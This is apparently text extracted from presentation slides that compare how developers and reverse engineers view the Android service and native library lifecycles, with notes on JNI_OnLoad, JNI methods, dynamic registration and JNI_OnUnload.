
Classes extended

Creating a simple Service extends all these classes...



# ANDROID SERVICE LIFECYCLE

Reverse Engineer version



\*Image from Google Developer Site

# ANDROID NATIVE LIBRARY LIFECYCLE

Developer version

???

:(

\*Image not from Google Developer Site, for obvious reasons




# 🔄 ANDROID NATIVE LIBRARY LIFECYCLE

Developer version (usual assumption)

## Dalvik Code

## Native Code



# 🔄 ANDROID NATIVE LIBRARY LIFECYCLE

Developer version (less the assumptions)

## Dalvik Code

System.loadLibrary()

...

Call JNI Method

...

Application Closed

## Native Code

JNI\_OnLoad()

jni\_method\_in\_native()

JNI\_OnUnload()

Can be dynamically registered (not predefined symbol)


Methods not required

# 🔄 ANDROID NATIVE LIBRARY LIFECYCLE

Reverse Engineer version

## Dalvik Code

## Native Code

